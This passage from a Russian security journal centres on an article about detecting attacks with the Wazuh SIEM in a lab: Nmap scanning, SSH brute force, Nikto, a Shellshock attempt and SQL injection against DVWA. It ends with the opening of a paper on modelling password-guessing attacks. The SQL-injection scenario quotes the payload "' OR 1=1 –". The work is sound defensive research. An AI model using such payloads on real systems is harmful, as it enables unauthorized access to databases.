8. Дудников, И. А. Методика анализа журналов событий информационных систем с использованием Elasticsearch для обнаружения сигналов о вредоносных действиях в информационной системе / И. А. Дудников, П. И. Шариков, А. В. Майоров // Научно-аналитический журнал «Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России». 2025. № 1. С. 120-134. DOI 10.61260/2218-130X-2025-1-120-134. EDN ZQCEXG.
9. Штеренберг, С. И. Методика управления системами обработки и сбора Больших данных с поддержкой мониторинга встроенными программными агентами // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2020. № 4. С. 26-35. DOI 10.46418/2079-8199_2020_4_4. EDN DZATII.
10. Штеренберг, С. И. Обнаружение вторжений в распределенных информационных системах на основе методов скрытого мониторинга и анализа больших данных : специальность 05.13.19 «Методы и системы защиты информации, информационная безопасность» : диссертация на соискание ученой степени кандидата технических наук, 2018. 182 с. EDN NLQRSK.

УДК 004.056.53

ПРИМЕНЕНИЕ SIEM WAZUH ДЛЯ ПОСТРОЕНИЯ ЗАЩИЩЁННОГО СЕГМЕНТА ЛВС

Шарифов Роман Геннадьевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: roman14781@gmail.com

Аннотация. Представлен подход к построению защищённого сегмента ЛВС на базе Wazuh. Описаны архитектура и размещение компонентов, интеграция источников событий и методика лабораторной проверки. На пяти сценариях показаны раннее выявление сетевой разведки, сдерживание SSH-брутфорса, обнаружение веб-активности, фиксация попыток Shellshock и SQL-инъекций. Показана применимость подхода для малых и средних инфраструктур с возможностью поэтапного роста.

Ключевые слова: SIEM-система; Wazuh; информационная безопасность; сетевой мониторинг; защищённый сегмент ЛВС.

APPLYING THE WAZUH SIEM TO THE DESIGN OF A SECURE LAN SEGMENT

Sharifov Roman
The Bonch-Bruevich St. Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: roman14781@gmail.com

Abstract. This paper presents an approach to building a Wazuh-based secure LAN segment. It details the architecture and component placement, integration of event sources, and a laboratory validation methodology. Across five scenarios, we demonstrate early detection of network reconnaissance, mitigation of SSH brute-force attacks, detection of malicious web activity, and recording of Shellshock and SQL-injection attempts. The approach is applicable to small and medium-sized infrastructures and supports incremental growth.

Keywords: SIEM system; Wazuh; information security; network monitoring; secure LAN segment.

Введение. В современных инфраструктурах поток событий безопасности велик и разнороден. Первоочередной задачей является их централизованный сбор, нормализация и сопоставление, а также длительное хранение для последующего анализа и аудита. Эти функции обеспечивает класс SIEM (Security Information and Event Management) — системы, объединяющие долговременное управление журналами и оперативный анализ событий. SIEM получает данные от серверов, рабочих станций, сетевого оборудования и прикладных систем, выделяет из совокупности сообщений значимые сигналы, объединяет их в инциденты и формирует отчётность для аудита и соответствия требованиям. На практике ключевыми остаются функции агрегации, хранения и индексирования, корреляции и обнаружения угроз, а также подготовки отчётов и визуализации. Такой набор поддерживает переход от простого накопления журналов к управлению рисками на основе данных.

Обобщённая архитектура SIEM, представленная на рис. 1, описывается четырьмя уровнями: сети, данных, событий и приложений. Такое структурирование уточняет, где возникают сигналы информационной безопасности, каким образом они приводятся к единому виду и защищённо передаются, на каком уровне выполняется аналитика и где принимаются управленческие решения [1].



Рис. 1. Обобщённая архитектура SIEM-системы

На сетевом уровне находятся все источники событий, к ним относятся серверы, рабочие станции и сетевые устройства, а также точки применения политик безопасности (ТПП), через которые реализуются управленческие воздействия, включая блокирование нежелательных адресов и изменение конфигурации межсетевых экранов. Коллекторы на этом уровне собирают журналы и телеметрию, выстраивают первичную маршрутизацию и передают данные на последующую обработку.

На уровне данных выполняется предварительная обработка и унификация поступающих сообщений. Ключевую роль играет универсальный транслятор событий (УТС), который приводит разнотипные журналы и сигналы к согласованному формату, выполняет шифрование и обогащение метаданными для последующей корреляции. Здесь же функционирует агент принятия решений (АПР), который обеспечивает доставку управляющих команд к точкам применения политик. Такая двунаправленная связь замыкает контур управления и обеспечивает согласованность между аналитикой и средствами защиты.

Уровень событий опирается на высоконадёжную шину событий (ВШС), которая обеспечивает гарантированную доставку и маршрутизацию сообщений, выравнивает пиковые потоки, поддерживает буферизацию и контроль перегрузки. Благодаря ВШС компоненты SIEM стабильно обмениваются данными в распределённых инфраструктурах, а логическая последовательность событий сохраняется при росте нагрузки и отказах отдельных узлов.

На уровне приложений сосредоточены функции анализа, хранения и управления. Масштабируемый процессор событий (МПС) агрегирует и коррелирует большие потоки в реальном времени, распределяя вычислительную нагрузку между несколькими узлами. Репозиторий данных хранит журналы, инциденты и конфигурационные сведения и предоставляет доступ к ним через веб-сервисы для поиска, отчётности и расследований. Система принятия решений и реагирования (СПРР) формирует и уточняет политики безопасности с учётом организационных правил доступа. Компонент моделирования атак и анализа защищённости (КМААЗ) оценивает уязвимости и риски и выдаёт рекомендации по их устранению, а также прогнозирует возможные сценарии действий нарушителя. Прогностический анализатор безопасности (ПАБ) предлагает контрмеры на основе данных об актуальных угрозах и уязвимостях. Система визуализации (СВиз) позволяет просматривать события и инциденты ИБ, фильтровать их и быстро находить нужную информацию.

В качестве практической реализации рассматривается платформа Wazuh, проект с открытым исходным кодом, сочетающий функции SIEM и XDR для комплексной защиты. Платформа обеспечивает централизованный сбор, анализ и хранение событий с конечных устройств и инфраструктурных сервисов, выполняет корреляцию и формирует аналитические представления, что повышает скорость выявления угроз и точность расследований. Архитектура Wazuh, представленная на рис. 2, построена на связке из четырёх компонентов: агенты на конечных точках, серверная часть, индексатор и веб-панель управления [2]. Такая структура обеспечивает масштабируемость и гибкость настроек.



Рис. 2. Архитектура Wazuh

Агент Wazuh устанавливается на серверы, рабочие станции, виртуальные и облачные узлы. Он непрерывно собирает системные журналы, сведения об учётных записях и запущенных процессах, контролирует целостность файлов и каталогов, фиксирует изменения прав доступа и атрибутов, проводит аудит конфигураций и проверку соответствия политикам безопасности. Для выявления уязвимостей агент сопоставляет версии пакетов и приложений с общедоступными базами, выделяет критичные ошибки и формирует события с приоритетами. При обнаружении признаков компрометации агент передаёт сообщения на серверную часть.

Wazuh Server является центральным звеном и может работать как единичный узел или в составе кластера с главным и рабочими узлами. Главный узел координирует конфигурации агентов, распространяет декодеры и правила, управляет обновлениями и обеспечивает согласованность настроек. В составе сервера функционирует модуль анализа, который декодирует поступающие сообщения и сопоставляет их с правилами, модуль выявления уязвимостей, а также интерфейс прикладного программирования в стиле RESTful для интеграции с панелью и внешними системами. Передача обработанных событий и тревог в подсистему хранения выполняется через Filebeat по защищённому каналу. В крупных развёртываниях перед кластером размещают балансировщик, распределяющий входящие соединения и поддерживающий отказоустойчивость.

Wazuh Indexer отвечает за долговременное хранение и полнотекстовый поиск. Он распределяет данные по нескольким узлам, поддерживает сегментацию и репликацию, обеспечивает высокую скорость выборок и устойчивость при росте объёма журналов. Политики управления жизненным циклом индексов позволяют задавать сроки хранения и оптимизировать использование дисковой подсистемы.

Wazuh Dashboard предоставляет единый веб-интерфейс для мониторинга и анализа. В нём доступны списки событий, сводные панели состояния системы, инструменты фильтрации и формирования отчётов, средства для построения поисковых запросов и механизмы разграничения прав доступа.

В результате формируется замкнутый контур: агент собирает и обогащает данные, сервер нормализует и коррелирует, индексатор обеспечивает быстрый поиск и масштабируемое хранение, а веб-интерфейс предоставляет доступ к результатам анализа и средствам управления ими для специалистов по безопасности.

Имея замкнутый контур обработки событий в Wazuh, перейдём к его применению в реальной инфраструктуре. Ниже рассматривается построение защищённого сегмента локальной вычислительной сети на базе Wazuh с указанием размещения компонентов, точек интеграции и основных потоков данных.

Локальная вычислительная сеть (ЛВС) — это территориально ограниченная инфраструктура серверов, пользовательских устройств и сетевого оборудования, обслуживающая внутренние бизнес-процессы [3]. На рис. 3 представлен клиент-серверный сегмент ЛВС с интеграцией платформы Wazuh. Центральным узлом выступает система класса SIEM и XDR Wazuh, которая принимает, нормализует, коррелирует и сохраняет события безопасности. На критичных узлах установлены агенты Wazuh. Они собирают журналы операционных систем и прикладных сервисов, контролируют целостность файлов и каталогов, отслеживают изменения прав и атрибутов, выполняют аудит конфигураций и выявляют уязвимости по базам CVE. Сформированные сообщения поступают на серверную часть, затем индексируются и становятся доступными через панель управления для поиска, визуализации и подготовки отчётов.



Рис. 3. Пример клиент-серверного сегмента ЛВС на базе Wazuh

На внешней границе сегмента размещён универсальный периметровый шлюз приложений. В режиме WAF он анализирует заголовки и содержимое HTTP-запросов и распознаёт признаки атак на веб-приложения. В режиме IDS/IPS он контролирует последовательности пакетов и сигнатуры эксплуатации и при необходимости разрывает соединения. Независимо от активной конфигурации все обнаруженные события направляются во внутренний кластер Wazuh, что формирует единое информационное поле для аналитики и аудита.

Внутреннюю аутентификацию обеспечивает система управления идентификацией и доступом IAM. Она централизует учётные записи и протоколирует операции авторизации и изменения ролей. Для удалённого доступа сотрудников используется VPN, который создаёт шифрованные каналы поверх публичной сети и ведёт телеметрию подключений. Оба сервиса интегрируются с Wazuh через агентскую доставку журналов и расширяют контекст для корреляции.

Так формируется защищённый сегмент ЛВС как взаимосвязанный набор подсистем, объединённых единым процессом и рассматриваемых как единый объект защиты. Компрометация любого узла создаёт риск для всей цепочки обработки данных. Сходимость событий от различных компонентов инфраструктуры в едином аналитическом центре позволяет выявлять многошаговые сценарии атак, сокращать путь от обнаружения к расследованию и повышать устойчивость сегмента.

Для проверки работоспособности контура Wazuh развернут лабораторный стенд, схема которого приведена на рис. 4. Все компоненты Wazuh установлены на один хост под управлением Ubuntu. Такой вариант упрощает управление и подходит для стендовых испытаний. Стенд включает три узла: атакующий, уязвимый и мониторинговый. На уязвимом узле размещено учебное веб-приложение DVWA. Туда же интегрированы датчики Suricata и teler, формирующие дополнительный поток событий из сетевого и веб-уровней. Мониторинговую роль выполняет Wazuh, который принимает агентские журналы, а также данные от Suricata и teler, нормализует их и индексирует. Это позволяет проследить всю цепочку атаки от разведки до попыток эксплуатации и получить связную картину инцидента.



Рис. 4. Схема лабораторного стенда

Этап разведки сети выполняется полуоткрытым TCP-сканированием методом SYN с помощью утилиты Nmap для выявления активных сервисов на целевом узле. Suricata на защищаемом хосте анализирует трафик и фиксирует признаки портового сканирования. Журналы поступают в Wazuh, где события декодируются и классифицируются правилами. Такая интеграция позволяет обнаруживать активность ещё до перехода к эксплуатации. Оповещение Wazuh о сетевой разведке представлено на рис. 5.

rule.description	rule.id	rule.level
Suricata: Alert - ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	86601	3

Рис. 5. Оповещение в Wazuh о сетевой разведке

Host Blocked by firewall-drop Active Response	651	3
sshd: brute force trying to get access to the system. Authentication failed.	5763	10
sshd: authentication failed.	5760	5

Рис. 6. Обнаружение и блокировка SSH брутфорс-атаки

Для оценки видимости на уровне веб-приложений с помощью Nikto, открытого сканера веб-серверов, выполняющего автоматические проверки на распространённые уязвимости, устаревшее ПО и ошибки конфигурации [4], проводится сканирование заведомо уязвимого веб-приложения DVWA, включающее проверки уязвимых скриптов, устаревших компонентов, некорректных конфигураций и перебора директорий. Параллельно работает teler, который анализирует журналы веб-сервера и сопоставляет обращения со своей базой сигнатур, формируя события, которые аналитик может сразу прочитать и проанализировать. Для интеграции с Wazuh заранее добавлены правила обработки логов teler: одно выделяет попытки веб-атак и упоминания идентификаторов уязвимостей, другое фиксирует перебор директорий. В консоли отображаются источники подозрительных обращений, проблемные адреса и типы векторов, что позволяет снизить шум от легитимных

запросов и представить готовую к расследованию картину, облегчая работу аналитика [5, 6]. Результаты обнаружения и визуализация событий в Wazuh представлены на рис. 7.

Рис. 7. Отображение событий teler в интерфейсе Wazuh

Для последовательной оценки устойчивости системы далее рассматривается эксплуатация уязвимости Shellshock через CGI-обработчики с применением Metasploit. Атакующая машина формирует специальный запрос, направленный на вызов интерпретатора Bash на стороне сервера. Сессия не устанавливается, поскольку используемая версия Bash уже исправлена [7]. Тем не менее на защищаемом узле агент Wazuh фиксирует запись с характерными заголовками в журналах веб-сервера. Срабатывает встроенное правило обнаружения попытки Shellshock. В интерфейсе отображается событие с указанием источника, цели и признаков полезной нагрузки, что подтверждает способность системы регистрировать неуспешные, но значимые попытки эксплуатации. Результат обнаружения атаки представлен на рис. 8.



Рис. 8. Обнаружение попытки Shellshock в веб-интерфейсе Wazuh

В сценарии атаки на базу данных проверяется SQL-инъекция в DVWA. В форму уязвимого раздела вводится строка вида «' OR 1=1 –», что приводит к формированию изменённого запроса к базе данных. Агент Wazuh контролирует журналы веб-сервера, декодеры преобразуют записи в структурированные события, а набор правил выделяет характерные шаблоны инъекций. Система формирует предупреждение высокой важности, где отражаются параметры запроса и адрес источника [8–9]. Этот результат показывает, что обнаружение SQL-инъекций возможно на основе журналов приложения без привлечения внешних сетевых сенсоров. Результат срабатывания правила представлен на рис. 9.

Рис. 9. Обнаружение SQL-инъекции

Заключение. Эксперимент подтвердил пригодность Wazuh в роли основы защищённого сегмента ЛВС. Одноузловая инсталляция показала стабильность и управляемость, а интеграции Suricata и teler расширили видимость на сетевом и веб-уровнях [10–12]. Платформа фиксировала разведку Nmap по событиям сетевого сенсора, выявляла SSH-брутфорс и инициировала временную блокировку источника, распознавала веб сканирование Nikto по классификации teler, отмечала попытки Shellshock по характерным HTTP заголовкам и регистрировала SQL инъекции на основе веб-журналов. Для промышленной эксплуатации необходимы политика хранения, разграничение прав, регулярная санитария правил и план масштабирования.

СПИСОК ЛИТЕРАТУРЫ

1. Котенко И. В., Саенко И. Б., Юсупов Р. М. Новое поколение систем мониторинга и управления инцидентами безопасности // Информатика, телекоммуникации и управление. 2014. № 3(198) [Электронный ресурс]. URL: https://cyberleninka.ru/article/n/novoe-pokolenie-sistem-monitoringa-i-upravleniya-intsidentami-bezopasnosti (дата обращения: 12.08.2025).
2. Documentation // Wazuh [Электронный ресурс] URL: https://documentation.wazuh.com/current/index.html (дата обращения: 12.08.2025).
3. Старцев, Д. А. Некоторые особенности проектирования локальной вычислительной сети (ЛВС) и структурированной кабельной сети (СКС) среднего по размерам офиса в условиях импортозамещения / Д. А. Старцев, Г. А. Воробьев // Информационные технологии в процессе подготовки современного специалиста : Межвузовский сборник научных трудов. Вып. 26. Липецк : Липецкий государственный педагогический университет имени П.П. Семенова-Тян-Шанского, 2022. С. 200-207.
4. Панькина, К. Е. Утилиты для поиска web-уязвимостей, не имеющих сигнатур // Инновационные, информационные и коммуникационные технологии : сборник трудов XVII Международной научно-практической конференции, Сочи, 01–10 октября 2020 года / под.ред. С.У.Увайсов. Москва: Ассоциация выпускников и сотрудников ВВИА имени профессора Н.Е. Жуковского содействия сохранению исторического и научного наследия ВВИА им. проф. Н.Е. Жуковского, 2020. С. 323-327.
5. Котенко, И. В. Использование технологий больших данных для мониторинга инцидентов информационной безопасности / И. В. Котенко, И. А. Ушаков // Региональная информатика «РИ-2016» : Материалы конференции, Санкт-Петербург, 26–28 октября 2016 года. СПб. : Политехника-принт, 2016. С. 168-169. EDN OTYSRH.

6. Иванов, А. В. Исследование возможностей методики скрытого вложения цифрового водяного знака в class-файлы на виртуализированных платформах с отличающейся архитектурой / А. В. Иванов, А. В. Красов, П. И. Шариков // Научно-аналитический журнал «Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России». 2018. № 2. С. 79-89. EDN VKHKQU
7. Штеренберг, С. И. Обеспечение безопасности на высокоуровневой среде Windows / С. И. Штеренберг, Г. С. Бударный, Р. Р. Ахметов // Региональная информатика (РИ-2022) : Юбилейная XVIII Санкт-Петербургская международная конференция. Материалы конференции, Санкт-Петербург, 26–28 октября 2022 годаСПб. : СПОИСУ, 2022. С. 585-586. EDN TNRZPK.
8. Штеренберг, С. И. Анализ безопасности доменных систем / С. И. Штеренберг, Г. С. Бударный, И. В. Чумаков // Региональная информатика (РИ-2022) : Юбилейная XVIII Санкт-Петербургская международная конференция. Материалы конференции, Санкт-Петербург, 26–28 октября 2022 года. СПб. : СПОИСУ, 2022. С. 587-588. EDN EGVVFU.
9. An approach for stego-insider detection based on a hybrid nosql database / I. Kotenko, K. Izrailov, A. Krasov, I. Ushakov // Journal of Sensor and Actuator Networks. 2021. Vol. 10, No. 2. DOI 10.3390/jsan10020025. EDN IKOMVS.
10. Хомяков, И. Н. Скрытое вложение информации в структуру байт-кода java / И. Н. Хомяков, А. В. Красов // Системы управления и информационные технологии. 2014. № 2(56). С. 89-93. EDN SEHOQF
11. Шариков, П. И. Исследование атаки обфускацией на байт-код java-приложения с целью разрушения или повреждения цифрового водяного знака // I-methods. 2022. Т. 14, № 1. EDN GQGKIV.
12. Разработка модели обеспечения отказоустойчивости сети передачи данных / Д. В. Сахаров, С. И. Штеренберг, М. В. Левин, Ю. А. Колесникова // Известия высших учебных заведений. Технология легкой промышленности. 2016. Т. 34, № 4. С. 14-20. EDN YNLHLN.

УДК 004.056

ОПИСАТЕЛЬНАЯ МОДЕЛЬ РЕАЛИЗАЦИИ КОМПЬЮТЕРНОЙ АТАКИ ТИПА «УГРОЗА ВЫЯВЛЕНИЯ ПАРОЛЯ» НА ОБЪЕКТ КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ

Шевченко Александр Александрович[1], Липатников Валерий Алексеевич[2], Мелехов Кирилл Витальевич[2]
[1] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
[2] Военная академия связи им. Маршала Советского Союза С. М. Буденного (Военная академия связи)
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: alex_pavel1991@mail.ru, lipatnikovanl@mail.ru, kirill_melehov@bk.ru

Аннотация. В статье рассматривается задача разработки описательной модели реализации компьютерной атаки типа «угроза выявления пароля» на объект критической информационной инфраструктуры. Рассмотрены типовой и альтернативные сценарии осуществления данной атаки. На основе предложенной модели разработано и протестировано программное обеспечение, реализующие атаку типа «угроза выявления пароля». Оно позволяет тестировать эффективность систем защиты в контролируемой среде, отрабатывать реакции на различные сценарии атак, формировать требования к политикам безопасности. Практическая значимость разработанной модели заключается в том, что её возможно использовать для тестирования устойчивости систем аутентификации к брутфорс-атакам, а также при разработке современных проактивных систем защиты объектов критической информационной инфраструктуры, реализующих заблаговременное предупреждение и пресечение атакующих воздействий.

Ключевые слова: информационная безопасность; модель; компьютерная атака; угроза выявления пароля; критическая информационная инфраструктура.

DESCRIPTIVE MODEL OF COMPUTER ATTACK IMPLEMENTATION OF THE «PASSWORD COMPROMISE THREAT» TYPE ON AN OBJECT OF CRITICAL INFORMATION INFRASTRUCTURE

Shevchenko Alexander[1], Lipatnikov Valery[2], Melekhov Kirill[2]
[1] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
[2] The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mails: alex_pavel1991@mail.ru, lipatnikovanl@mail.ru, kirill_melehov@bk.ru

Abstract. The article addresses the task of developing a descriptive model for implementing a «password disclosure threat» type cyberattack on critical information infrastructure facilities. Typical and alternative scenarios for executing this attack are examined. Based on the proposed model, software implementing the “password disclosure threat” attack has been developed and tested. This software enables testing the effectiveness of defense systems in a controlled environment, practicing responses to various attack scenarios, and formulating requirements for security policies. The practical significance of the developed model lies in its applicability for testing the resilience of authentication systems against brute-force attacks, as well as in the development of modern proactive defense systems for critical information infrastructure facilities. These systems are designed to enable early detection and prevention of offensive actions, ensuring advanced threat mitigation.

Keywords: Information Security; Model; Computer Attack; Password Compromise Threat; Critical Information Infrastructure.

Введение. В настоящее время в целях повышения уровня цифрового развития государственного и муниципального управления, ключевых отраслей экономики и социальной сферы уже сформированы и

функционируют значительное количество цифровых платформ, которые являются объектами критической информационной инфраструктуры (КИИ).

За последние время возросло количество компьютерных атак (КА) на объекты КИИ. Данная тенденция обусловлена тем, что злоумышленники используют технологий искусственного интеллекта (ИИ) на различных этапах реализации КА, а именно для сбора и анализа информации о жертве на этапе разведки, для генерации скриптов, создания вредоносного программного обеспечения и фишинговых сообщений и эксплуатации уязвимостей на этапе внедрения в IT-инфраструктуру, для автоматизации работы мошеннических аккаунтов и управления ботнетом на этапе выполнения команд КА.

Ввиду вышесказанного вновь разрабатываемые системы обеспечения информационной безопасности объектов КИИ в нынешних условиях должны в режиме времени близком к реальному выявлять, прогнозировать и предотвращать КА, опережая высокотехнологичного злоумышленника в его решениях путем моделирования его действий. Для повышения эффективности работы данных систем необходимо проводить моделирование КА, так как оно позволяет:

- проводить анализ сценариев КА для выработки мер противодействия;
- выявлять уязвимости объекта КИИ;
- тестировать систему защиты объекта КИИ в контролируемых условиях путем воспроизведения КА;
- прогнозировать поведение злоумышленников на техническом уровне;
- проводить оценку степени защищённости объекта КИИ с учётом особенностей его построения и функционирования.

В работах [1–3] авторы предлагают автоматизацию тестирования на проникновение за счет применения технологий ИИ, применение имитационного моделирования для решения данной задачи, а также моделирование сценариев атак с помощью базы знаний MITRE ATT&CK о тактиках, техниках и процедурах, которые применяют злоумышленники. Отмечая их значительный вклад в развитие теории и практики моделирования КА, следует сказать, что предлагаемые ими методы и способы позволяют через призму различных факторов анализировать воздействия злоумышленника, но недостаточны для решения задачи заблаговременного предупреждения и пресечения атакующих воздействий, развивающихся по конкретному сценарию.

В связи с этим для понимания механизмов брутфорс-атак и разработки мер противодействия необходимо разработать модель реализации КА типа «угроза выявления пароля» на объект КИИ.

